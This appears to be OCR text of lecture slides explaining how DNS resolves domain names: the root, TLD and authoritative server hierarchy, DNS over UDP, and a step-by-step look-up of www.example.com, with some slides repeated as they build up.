Authoritative DNS servers- Organization's own DNS with up-to-date records

Top-level domain (TLD) servers- responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)

Root DNS servers- responsible for maintaining IP addresses for TLD servers



DNS Root server locations


https://root-servers.org/

Domain Name System (DNS)

Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol

- No handshake
- No guarantee that packet will arrive




Anatomy of a DNS Packet

Domain Name System (DNS)

Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol
- No handshake
- No guarantee that packet will arrive

UDP header Format




Anatomy of a DNS Packet

Domain Name System (DNS)


Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol
- No handshake
- No guarantee that packet will arrive




Anatomy of a DNS Packet

Suppose the user wants to go to `www.example.com`



Suppose the user wants to go to `www.example.com`


Step 0: The computer first checks its **local cache** to see if an entry exists



Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD




Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD

Step 2: The DNS resolver now contacts the .com TLD server, which returns the IP address of the example.com's Authorative server



